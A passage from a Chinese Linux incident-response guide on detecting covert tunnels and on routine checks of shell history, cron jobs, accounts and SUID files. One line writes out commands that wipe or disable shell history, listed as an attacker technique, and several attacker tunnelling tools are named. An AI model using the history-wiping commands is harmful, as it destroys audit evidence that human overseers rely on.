


> 流量角度

tcpdump 抓取ICMP流量

```
tcpdump -p -n -s 0 icmp -w icmp.pcap
```

放入 wireshark 进行分析，看看是否存在一些包大小不太正常的流量或者流量中存在其他协议的字符



0x04 HTTP/HTTPS 隧道

> http 隧道一般以 webshell的形式存在，检测起来基本上就是检测webshell那一套

- Proxytunnel
- httptunnel(htc/hts)
- reGeorg

- Neo-reGeorg
- Tunna
- ABPTTS

检测手段:

- 文件查杀

  使用D盾等webshell查杀工具进行查杀

  - D盾
  - 河马查杀
  - ...
- 文件名
  - 参照小技巧章节中的"查找文件"
- 文件内容关键字
  - 参照小技巧章节中的"查找文件内容"
- 流量特征关键字
  - 例如 regeorg 的 cmd 参数等，一般需要安全设备进行辅助
- 进程
  - proxytunnel 和 httptunnel 这种
- 新建文件
  - 查找最近或者一段时间内新创建的文件，查找小技巧中查找文件的章节
- 主机对外行为
  - 建立隧道的目的无非就是攻击内网主机，所以关注本机对外攻击情况可以有一些发现
  - `netstat -pantu`

0x05 SSL加密隧道

> SSL隧道致力于将其他数据通过SSL加密封装，使内部安全传输

- stunnel

- go-tunnel

ssl隧道软件一般也都是采用客户端/服务端 + 配置文件的形式，所以可以从以下几个角度去分析

- **进程**
  - `ps -w afjx`
- **文件名 & 新建文件**
  - **参照小技巧中关于文件查找的章节**
- **文件内容（配置文件）**
  - **参照小技巧中关于文件内容查找的章节**
- **网络通信**
  - **至少多一个SSL的端口和网络连接**
  - `netstat -pantu`

0x06 Socks隧道

- **frp**
- **earthworm**
- **shadowsocks**

  socks协议的代理隧道非常多，基本可以通过协议来进行区分，如果安全设备发现存在 socks 协议的通信，那么可以着重观察一下

  ssh 的 -D 参数也是使用了socks代理
- **协议**
  - **需要安全设备自动分析，不然tcpdump 抓包后放入wireshark上分析比较麻烦，同时难度也很大**
- **进程**
  - `ps -w afjx`
- **文件名 & 新建文件**
  - **参照小技巧中关于文件查找的章节**
- **文件内容（配置文件）**
  - **参照小技巧中关于文件内容查找的章节**

- **网络连接**
  - `netstat -pantu` **查看是否存在异常的端口连接**
- **行为**
  - **是否存在对内网其他主机攻击行为**

0x07 Wi-Fi or Bluetooth 隧道

- Ghost Tunnel

  参考 Ghost Tunnel：适用于隔离网络的WiFi隐蔽传输通道 - FreeBuf网络安全行业门户

检测方法：

> **如果不是被专业团队发现，一般安全设备的人员是不会发现这种隐蔽的隧道的，所以这里假设已经有了相关猜测或者证据，我们来发现取证的角度来写**

Wi-Fi

- **将无限网卡设置为监听模式**
  - `iwconfig  wlan0 mode monitor` **（wlan0为网卡接口名称）**


    如果执行失败，可以先把网卡down掉，再进行设置，再up起来

    `ifconfig wlan0 down`

    `iwconfig wlan0 mode monitor`

    `ifconfig wlan0 up`
- **wireshark 抓 802.11的包**
- **对 Wi-Fi 认证过程进行分析，是否存在异常数据包**

  正常的认证过程如下：



参考 Ghost Tunnel：适用于隔离网络的WiFi隐蔽传输通道 - FreeBuf网络安全行业门户

Bluetooth

> 蓝牙的协议一般人了解较少，需要进行抓包后与常规协议进行对比

可以使用 WireShark 进行蓝牙数据包分析，具体可以参考

Bluetooth · Wiki · Wireshark Foundation / wireshark · GitLab

Wi-Fi 和 Bluetooth 的隧道对传输距离有要求，可以简单观察一下四周，不使用的时候关闭蓝牙和Wi-Fi

常规安全检查

> 善后阶段是所有事件处置都要做的步骤，放在最后一起写，主要内容包括以下几个方面

0x01 杀毒工具查杀

- chkrootkit
- clamav
- Unhide
- Rootkit Hunter

0x02 history 信息

以下四种情况history 会不完整

- **被清空或设置不记录，** `history -c` **或者** `unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export HISTFILE=/dev/null; export HISTSIZE=0; export HISTFILESIZE=0`
- **如果ssh 异常中断（比如网络中断），历史命令还在缓冲区中不会写入到文件中，就会导致此连接执行的命令没有记录**
- **如果命令前带一个空格，这条命令就不会被记录**
- **通过 ssh 直接远程执行的命令不会记录**
  - **例如 ssh ubuntu@192.168.1.1 "whoami"**

history 信息默认是不显示命令执行的时间的，默认并没有记录，可以通过配置环境变量将时间显示出来，在设置后，在当前 shell 中执行的命令会同时记录时间戳

```
export HISTTIMEFORMAT='%F %T '
```

```
john@yjxy:~$ history
    1  clear
    2  history
    3  clear
    4  echo "" > ~/.bash_history
    5  whoami
    6  echo "flag"
    7  history
    8  exit
    9  clear
   10  history
john@yjxy:~$ export HISTTIMEFORMAT='%F %T '
john@yjxy:~$ history
    1  2025-03-03 13:56:19 clear
    2  2025-03-03 13:56:19 history
    3  2025-03-03 13:56:19 clear
    4  2025-03-03 13:56:19 echo "" > ~/.bash_history
    5  2025-03-03 13:56:19 whoami
    6  2025-03-03 13:56:19 echo "flag"
    7  2025-03-03 13:56:19 history
    8  2025-03-03 13:56:19 exit
    9  2025-03-03 13:56:20 clear
   10  2025-03-03 13:56:24 history
   11  2025-03-03 13:56:42 export HISTTIMEFORMAT='%F %T '
   12  2025-03-03 13:56:49 history
john@yjxy:~$ cat ~/.bash_history

clear
history
clear
echo "" > ~/.bash_history
whoami
echo "flag"
history
exit
john@yjxy:~$
```

由于之前没有记录时间，所以此时显示的历史时间是不准的，使用上述命令设置环境变量之后，是一个临时的环境变量，也就是说仅在当前 shell 中记录，断开本次 ssh 或者关闭终端窗口后，会写入到 `~/.bash_history` 中，并且附带时间，可以在后续再次设置环境该环境变量时显示出具体时间

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Mar  3 13:56:19 2025 from 192.168.11.110
john@yjxy:~$ cat ~/.bash_history

clear
history
clear
echo "" > ~/.bash_history
whoami
echo "flag"
history
exit
#1741010180
clear
#1741010184
history
#1741010202
export HISTTIMEFORMAT='%F %T '
#1741010209
history
#1741010276
cat ~/.bash_history
#1741010579
whoami
#1741010585
sudo -i
#1741010599
cat ~/.bash_history
#1741010604
exit
john@yjxy:~$ export HISTTIMEFORMAT='%F %T '
```

```
history
#1741010276
cat ~/.bash_history
#1741010579
whoami
#1741010585
sudo -i
#1741010599
cat ~/.bash_history
#1741010604
exit
john@yjxy:~$ export HISTTIMEFORMAT='%F %T '
john@yjxy:~$ history
    1  2025-03-03 14:03:27 clear
    2  2025-03-03 14:03:27 history
    3  2025-03-03 14:03:27 clear
    4  2025-03-03 14:03:27 echo "" > ~/.bash_history
    5  2025-03-03 14:03:27 whoami
    6  2025-03-03 14:03:27 echo "flag"
    7  2025-03-03 14:03:27 history
    8  2025-03-03 14:03:27 exit
    9  2025-03-03 13:56:20 clear
   10  2025-03-03 13:56:24 history
   11  2025-03-03 13:56:42 export HISTTIMEFORMAT='%F %T '
   12  2025-03-03 13:56:49 history
   13  2025-03-03 13:57:56 cat ~/.bash_history
   14  2025-03-03 14:02:59 whoami
   15  2025-03-03 14:03:05 sudo -i
   16  2025-03-03 14:03:19 cat ~/.bash_history
   17  2025-03-03 14:03:24 exit
   18  2025-03-03 14:03:39 cat ~/.bash_history
   19  2025-03-03 14:03:50 export HISTTIMEFORMAT='%F %T '
   20  2025-03-03 14:03:51 history
john@yjxy:~$
```

0x03 计划任务

需要检查的项

- /etc/crontab
- /etc/cron.d/*
- /var/spool/cron/xxxx
- /etc/anacrontab (Redhat/Centos)
- /var/spool/at/*
- /var/spool/cron/atspool/
- /var/spool/cron/atjobs/

建议检查的时候使用vim打开具体的计划任务文件去看，cat命令存在一些缺陷，可以被某些字符截断，造成看的不全，具体可以参考公众号文章 计划任务后门 | Linux 后门系列

【ubuntu server 16.04 64位】 默认计划任务情况

```
helper@ubuntu-64bit:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ cat /etc/cron.d/*
#
# cron.d/mdadm -- schedules periodic redundancy checks of MD devices
#
# Copyright © martin f. krafft <madduck@madduck.net>
# distributed under the terms of the Artistic Licence 2.0
#

# By default, run at 00:57 on every Sunday, but do nothing unless the day of
# the month is less than or equal to 7. Thus, only run on the first Sunday of
# each month. crontab(5) sucks, unfortunately, in this regard; therefore this
# hack (see #380425).
57 0 * * 0 root if [ -x /usr/share/mdadm/checkarray ] && [ $(date +\%d) -le 7 ]; then /usr/share/mdadm/checkarray --cron --all --idle --quiet; fi
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
49 18 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ sudo ls -al  /var/spool/cron/*
/var/spool/cron/atjobs:
total 12
drwxrwx--T 2 daemon daemon 4096 Apr 26 11:34 .
drwxr-xr-x 5 root   root   4096 Apr 26 11:34 ..
-rw------- 1 daemon daemon    2 Apr 26 11:34 .SEQ

/var/spool/cron/atspool:
total 8
drwxrwx--T 2 daemon daemon 4096 Jan 15  2016 .
drwxr-xr-x 5 root   root   4096 Apr 26 11:34 ..

/var/spool/cron/crontabs:
total 8
drwx-wx--T 2 root crontab 4096 Apr  6  2016 .
drwxr-xr-x 5 root root    4096 Apr 26 11:34 ..
helper@ubuntu-64bit:~$ sudo cat /var/spool/cron/atjobs/.SEQ
0
helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ cat /etc/anacrontab
cat: /etc/anacrontab: No such file or directory
helper@ubuntu-64bit:~$
```

【Ubuntu Server 22.04】默认 at 和 batch 任务

```
root@yjxy:~# ls -al /var/spool/at/
ls: cannot access '/var/spool/at/': No such file or directory
root@yjxy:~# ls -al /var/spool/cron/atspool/
ls: cannot access '/var/spool/cron/atspool/': No such file or directory
root@yjxy:~# ls -al /var/spool/cron/atjobs/
ls: cannot access '/var/spool/cron/atjobs/': No such file or directory
root@yjxy:~#
```

【Centos7 64位】默认计划任务情况

```
[helper@centos-7 ~]$ sudo cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
```

```
[helper@centos-7 ~]$ sudo cat /etc/cron.d/*
# Run the hourly jobs
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
01 * * * * root run-parts /etc/cron.hourly
# Run system wide raid-check once a week on Sunday at 1am by default
0 1 * * Sun root /usr/sbin/raid-check

# Run system activity accounting tool every 10 minutes
*/10 * * * * root /usr/lib64/sa/sa1 1 1
# 0 * * * * root /usr/lib64/sa/sa1 600 6 &
# Generate a daily summary of process accounting at 23:53
53 23 * * * root /usr/lib64/sa/sa2 -A
```

```
[helper@centos-7 ~]$ sudo ls -al /var/spool/cron/
总用量 0
drwx------.  2 root root   6 8月   9 2019 .
drwxr-xr-x. 12 root root 140 9月  17 2019 ..
[helper@centos-7 ~]$
```

```
[helper@centos-7 ~]$ sudo cat /etc/anacrontab
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
# the maximal random delay added to the base delay of the jobs
RANDOM_DELAY=45
# the jobs will be started during the following hours only
START_HOURS_RANGE=3-22

#period in days   delay in minutes   job-identifier   command
1       5       cron.daily              nice run-parts /etc/cron.daily
7       25      cron.weekly             nice run-parts /etc/cron.weekly
@monthly 45     cron.monthly            nice run-parts /etc/cron.monthly
[helper@centos-7 ~]$
```

【Rocky Linux 9.1】默认 at 和 batch 任务

```
[root@localhost ~]# ls -al /var/spool/at/
总用量 0
drwx------. 3 root root 31  3月  2  2023 .
drwxr-xr-x. 9 root root 94  3月  2  2023 ..
-rw-------. 1 root root  0  3月  2  2023 .SEQ
drwx------. 2 root root  6 10月 26  2022 spool
[root@localhost ~]# ls -al /var/spool/at/spool/
总用量 0
drwx------. 2 root root  6 10月 26  2022 .
drwx------. 3 root root 31  3月  2  2023 ..
[root@localhost ~]# ls -al /var/spool/cron/atspool
ls: 无法访问 '/var/spool/cron/atspool': 没有那个文件或目录
[root@localhost ~]# ls -al /var/spool/cron/atjobs
ls: 无法访问 '/var/spool/cron/atjobs': 没有那个文件或目录
[root@localhost ~]#
```

更加详细信息可以参照下面这篇文章

https://mp.weixin.qq.com/s/snJ80-Aiy9-XfFvJw380vg

0x04 账户信息

- **新增账户**
  - **cat /etc/passwd**

```
root@helper /h/helper# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/fish
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
helper:x:1000:1000:helper:/home/helper:/bin/bash
proftpd:x:111:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:112:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mongodb:x:113:115::/var/lib/mongodb:/usr/sbin/nologin
postfix:x:114:116::/var/spool/postfix:/usr/sbin/nologin
mysql:x:115:118:MySQL Server,,,:/nonexistent:/bin/false
redis:x:116:119::/var/lib/redis:/usr/sbin/nologin
root@helper /h/helper#
```

可以与主机和业务相关人员确定是否存在未知账号，即使是 nologin 的也是可能造成风险的，比如使用 sftp 上传下载文件

【ubuntu server 16.04 64位】默认账号情况（helper是我创建的账号）

```
helper@ubuntu-64bit:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
helper:x:1000:1000:helper,,,:/home/helper:/bin/bash
```

```
root
```

```
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
systemd-timesync
systemd-network
systemd-resolve
systemd-bus-proxy
syslog
_apt
lxd
messagebus
uuidd
dnsmasq
sshd
```

【Centos 7】 默认账号情况（helper是我创建的账号）

```
[helper@centos-7 ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sssd:x:998:996:User for sssd:/:/sbin/nologin
libstoragemgmt:x:997:994:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
colord:x:996:993:User for colord:/var/lib/colord:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
setroubleshoot:x:995:991::/var/lib/setroubleshoot:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
chrony:x:994:990::/var/lib/chrony:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
gluster:x:993:989:GlusterFS daemons:/run/gluster:/sbin/nologin
unbound:x:992:988:Unbound DNS resolver:/etc/unbound:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
geoclue:x:991:987:User for geoclue:/var/lib/geoclue:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
saned:x:990:984:SANE scanner daemon user:/usr/share/sane:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
gnome-initial-setup:x:989:983::/run/gnome-initial-setup/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
helper:x:1000:1000:helper:/home/helper:/bin/bash
```

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
operator
games
ftp
nobody
systemd-network
dbus
polkitd
sssd
libstoragemgmt
colord
rpc
abrt
setroubleshoot
```

```
rtkit
chrony
ntp
gluster
unbound
tss
usbmuxd
geoclue
pulse
gdm
saned
rpcuser
nfsnobody
gnome-initial-setup
sshd
avahi
postfix
tcpdump
```

0x05 特权账户

`awk -F: '$3==0 {print $1}' /etc/passwd`

【ubuntu server 16.04 64位】默认情况

```
helper@ubuntu-64bit:~$ awk -F: '$3==0 {print $1}' /etc/passwd
root
helper@ubuntu-64bit:~$
```

【Centos7 64位】默认情况

```
[helper@centos-7 ~]$ awk -F: '$3==0 {print $1}' /etc/passwd
root
[helper@centos-7 ~]$
```

0x06 登录信息

- **w 显示当前登录系统的用户信息**
- **who 显示系统中有哪些登录用户**
- **last -awF 显示所有登录信息**
- **users 当前登录的账户**

- lastlog 显示所有用户最后一次的登录信息
- lslogins 查看系统账户登录信息

参考 https://www.jianshu.com/p/05926453654c

0x07 特殊权限文件

- SUID
  - `find / -perm /4000`
- GUID
  - `find / -perm /2000`
- SUID或者GUID
  - `find / -perm /6000`

【ubuntu server 16.04 64位】默认情况

```
helper@ubuntu-64bit:~$ sudo find / -perm /4000
find: ‘/proc/29540/task/29540/fd/6’: No such file or directory
find: ‘/proc/29540/task/29540/fdinfo/6’: No such file or directory
find: ‘/proc/29540/fd/5’: No such file or directory
find: ‘/proc/29540/fdinfo/5’: No such file or directory
/bin/ping
/bin/mount
/bin/fusermount
/bin/ping6
/bin/su
/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ sudo find / -perm /2000
/var/cache/man
/var/local
/var/mail
find: ‘/proc/30008/task/30008/fd/6’: No such file or directory
